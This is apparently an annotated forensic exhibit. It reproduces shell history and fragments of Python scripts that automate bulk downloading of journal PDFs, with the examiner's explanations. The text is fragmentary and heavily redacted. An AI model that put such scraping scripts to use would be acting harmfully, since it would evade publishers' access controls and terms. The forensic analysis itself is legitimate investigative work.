links http://caliber.ucpress.net/doi/pdf/10.1525/as.2010.50.5.835
ls
████████████████████████████████████████████████████████████████████████████████
# The 'rm' command is used to remove file(s) from
the filesystem

curl
"http://portal.acm.org/ft_gateway.cfm?id=1187439&type=pdf&CFID=15902&CFT
OKEN=55059171"
curl -i
"http://portal.acm.org/ft_gateway.cfm?id=1187439&type=pdf&CFID=15902&CFT
OKEN=55059171"
curl -i "http://portal.acm.org/ft_gateway.cfm?id=1187439&type=pdf"
curl -i "http://portal.acm.org/ft_gateway.cfm?id=1187439&type=pdf"|less
```



```
ls
more serveblocks.py
emacs serveblocks.py
more keepgrabbing.py
ls /vol
~/sls /vol umi > umi.sls
more umi.sls
~/sls /vol/umi > umi.sls
~/sls /vol/pdfs > pdfs3.sls
```

```
[REDACTED]
more js3.lslR
[REDACTED]
```


*# Commands to print a file listing for the directory
'/vol/' to a file named 'js3.lslR'*

```
more js3.lslR
wc -l js3.lslR
[REDACTED]
```

*# The echo command is being used to read
the value 'me@aaronsw.com' and generate
an MD5 of that string. This is a common
method of generating or identifying a
password*

```
df
ps ax
df
mount /dev/sdc/vol
cd /vol
ls
cd /media/
ls
ls -l
rm drive
sudo rm drive
sudo mkdir drive
sudo mount /dev/sde drive
sudo mount /dev/sde1 drive
cd drive
ls
df
fd -h
df -h
mkdir pdfs
```

```
sudo mkdir pdfs
sudo chown ghost pdfs
ls
~/keepgrabbing.py
cd /media/drive/pdfs
```



less and more are commands for reading a portion of a file to the console a screen at a time.

```
cd
~/keepgrabbing.py
fg
ls
cd pdfs
ls
df -h
cd /vol/
~/keepgrabbing.py
cd ..
cd vol
~/keepgrabbing.py
```



[REDACTED]

[REDACTED]

[REDACTED]

[REDACTED]

[REDACTED]

```
def async(func):  
    """Run code in a spearate thread.
```

```
>>> import sys  
>>> async(lambda: sys.stdout.write('Hello, world!\n'))  
Hello, world!
```

Can also be used as a decorator:

```
>>> @async  
... def talk():  
...     sys.stdout.write('Hello, world!\n')  
...  
...     Hello, world!  
...  
t = threading.Thread(target=func)  
t.start()
```


[REDACTED]

[REDACTED]

[REDACTED]

[REDACTED]

[REDACTED]

[REDACTED]

[REDACTED]

Key:

[REDACTED] - This is the Main function that starts a web application on the localhost (127.0.0.1). It reads its configuration from the top of the script (urls = ('/grab', grabblock)). The resulting web application listens for requests to the URL ending in 'grab'. The 'keepgrabbing.py' script makes requests to this URL.

[REDACTED] - The function generates a list of files and then reads each file's contents. The contents of the file are then hosted by the web server for the next request for the 'grab' URL. Analysis of the Acer computer's file system identified a folder named 'blocks' which contained a large number of files each populated with up to one thousand numeric entries. Once the file contents have been passed to the web server, the file is moved to the 'blocks/done' folder, which was also identified on the Acer computer's file system.

- - This function is used for multi-threading processes for better CPU utilization.
- - The makeblocks function splits a list of number entries into files each containing up to 1000 numbers. The block lists are saved in a folder named "blocks/" which reflects what is seen on the Acer disk image.
- - This section imports some publically distributed libraries that provide the Python scripting language functionality to perform functions necessary to the script.



```
from oaipmh.client import Client
from oaipmh.metadata import MetadataRegistry, oai_dc_reader
```

```
URL = http://open.archive.highwire.org/handler
```

```
registry = MetadataRegistry()
registry.registerReader('oai_dc', oai_dc_reader)
client = Client(URL, registry)
```

```
def selectURL(urls):
    """
    Select the best URL based on a ranking system.
    The top URLs are those not containing 'doi.org' or 'uq.edu.au'.
    The 2nd ranked URL are those that do not contain 'doi.org',
    but may contain 'uq.edu.au'. Finally if neither of the first
    two parameters any URL containing 'doi.org' will be passed.
    """
```

```
def listRecords(url):
    """
    This function is used to list records retrieved from the URL,
    in this case 'http://open.archive.highwire.org/handler',
    for the metadata section 'oai_dc'. In that section, the
    function looks for the metadata field 'identifier', which
    appears to be the URL to access the document. The function
    then outputs this access URL appending '.full.pdf'.
    """
```


Key:

OAIPMH - OAIPMH refers to Open Archive Initiative Protocol Metadata Harvesting. This is a program that is designed to collect metadata from files in an archive database. This section imports some publically distributed libraries that provide the Python scripting language functionality to read and parse OAI Metadata.

selectURL - This function is used to determine the best URL based on a ranking system. The top URLs are those not containing 'doi.org' or 'uq.edu.au'. The 2nd ranked URL are those that do not contain 'doi.org', but may contain 'uq.edu.au'. Finally if neither of the first two parameters any URL containing 'doi.org' will be passed.

listRecords - This function is used to list records retrieved from the URL, in this case 'http://open.archive.highwire.org/handler', for the metadata section 'oai_dc'. In that section, the function looks for the metadata field 'identifier', which appears to be the URL to access the document. The function then outputs this access URL appending '.full.pdf'.



 - Functions and processing used to setup the OAI Metadata Reader. The OAI format is an XML based format that is widely adopted in the academic community for referencing and cataloging research journals and other documents.
<http://www.openarchives.org/OAI/openarchivesprotocol.html>

